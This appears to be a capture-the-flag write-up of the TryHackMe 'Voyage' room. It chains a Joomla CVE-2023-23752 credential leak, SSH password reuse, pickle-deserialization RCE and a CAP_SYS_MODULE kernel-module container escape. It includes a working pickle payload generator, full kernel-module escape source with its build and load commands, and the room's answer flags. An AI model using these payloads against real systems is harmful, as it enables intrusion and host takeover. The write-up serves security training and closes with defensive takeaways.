| Follow @anir0y | |
|---|---|
| Voyage |  |

This medium-difficulty room in the Chaining Vulnerabilities module of the Web Application Red Teaming path asks a pointed question: when you pop root in seconds, is it real root or a container? The answer requires pivoting through two containers, exploiting three distinct vulnerability classes, and finally escaping to the host through the Linux kernel itself. The room follows Chaining Vulnerabilities and Extract in the module path.
Task 1: Voyage
The room deploys a single VM. The description sets the tone: “Sometimes in a pentest, you get root access very quickly. But is it the real root or just a container? The voyage might still be going on.”
Reconnaissance
Start with a service scan on the target:
nmap -sC -sV 10.80.156.162
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu
80/tcp   open  http    Apache httpd 2.4.52
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu
Port 80 serves a Joomla CMS. Port 2222 is an additional SSH listener, which will turn out to be on a Docker container.
CVE-2023-23752: Joomla API information disclosure
Joomla versions 4.0.0 through 4.2.7 expose configuration data through unauthenticated REST API endpoints. Querying the configuration endpoint leaks the database password:
curl -s http://10.80.156.162/api/index.php/v1/config/application?public=true | python3 -m json.tool
The response includes the database credentials. The critical field is the password: RootPassword@1234.
SSH into the first container
The leaked password works for root on port 2222 (password reuse):
sshpass -p 'RootPassword@1234' ssh -o StrictHostKeyChecking=no [email protected] -p 2222
This drops into a Docker container. The .dockerenv file confirms it:
ls -la /.dockerenv
  -rwxr-xr-x 1 root root 0 Jun 27 08:58 /.dockerenv
Internal network discovery
The container sits on an internal Docker network at 192.168.100.10. Scanning the subnet reveals a second container:
for i in $(seq 1 20); do (ping -c1 -W1 192.168.100.$i > /dev/null 2>&1 && echo "UP: 192.168.100.$i") & done; wait
192.168.100.12 responds. A port scan finds a Flask web application on port 5000:
curl -s http://192.168.100.12:5000/
The application is a simple Python Flask app with session handling.
Pickle deserialization RCE
The Flask app uses Python’s pickle module to deserialize session cookies without validation. This is a textbook insecure deserialization vulnerability. Crafting a malicious pickle payload achieves remote code execution on the second container (voyage_priv2).
The payload generator:
import pickle, os, binascii, sys
cmd = sys.argv[1]
class E(object):
    def __reduce__(self):
        return (os.system, (cmd,))
payload = pickle.dumps(E())
print(binascii.hexlify(payload).decode())
Setting up an SSH tunnel from the Mac to reach the internal Flask app:
ssh -L 5001:192.168.100.12:5000 -N -f [email protected] -p 2222
Then sending the crafted cookie to get a reverse shell. The user flag is in /root/user.txt on the priv2 container:
THM{ee346612fb944085af0dd2cd677b1902}
Container escape via CAP_SYS_MODULE
The second container (voyage_priv2) runs with dangerous Linux capabilities. Checking /proc/self/status:
CapEff: 00000000a80525fb
Decoding this reveals CAP_SYS_MODULE is set, which allows loading kernel modules into the host kernel from inside the container. This is the escape path.
The exploit involves compiling a kernel module that uses call_usermodehelper to execute commands on the host:
  #include <linux/module.h>
  #include <linux/kernel.h>
  #include <linux/init.h>
  #include <linux/kmod.h>
  MODULE_LICENSE("GPL");

  static int __init escape_init(void) {
      char *argv[] = {"/bin/bash", "-c",
          "cat /root/root.txt > /tmp/rootflag.txt && chmod 644 /tmp/rootflag.txt",
          NULL};
      char *envp[] = {"HOME=/root", "PATH=/usr/bin:/bin:/sbin", NULL};
      call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
      return 0;
  }

  static void __exit escape_exit(void) {}
  module_init(escape_init);
  module_exit(escape_exit);
The container has gcc, make, and insmod installed. Kernel headers for 6.8.0-1030-aws are present, while the host runs 6.8.0-1031-aws. The minor version mismatch does not prevent insmod from loading the module.
After compiling and loading:
make -C /lib/modules/6.8.0-1030-aws/build M=/tmp/escape modules
insmod /tmp/escape/escape.ko
The module executes on the host kernel. The root flag is written to a file accessible through the Docker overlay filesystem path:
/var/lib/docker/overlay2/0cf59b3b.../diff/tmp/rootflag.txt
THM{ace91ec899f84498a74629b078bdceff}
Answers
- What is the value of user-level flag? THM{ee346612fb944085af0dd2cd677b1902}
- What is the value of the root-level flag? THM{ace91ec899f84498a74629b078bdceff}
Takeaways
CAP_SYS_MODULE is as dangerous as
--privileged. A container with this capability can load arbitrary kernel modules, giving full host kernel access. There is no reason to grant it in production. Docker’s default seccomp profile blocksinit_module, but custom profiles or--cap-add SYS_MODULEoverride that protection entirely.Password reuse across services and containers collapses segmentation. The entire attack chain starts because a database password leaked through CVE-2023-23752 also works as the SSH root password. Internal network segmentation only helps when credentials are not shared across boundaries.
Room solved 100%: 1 task, 2 answers.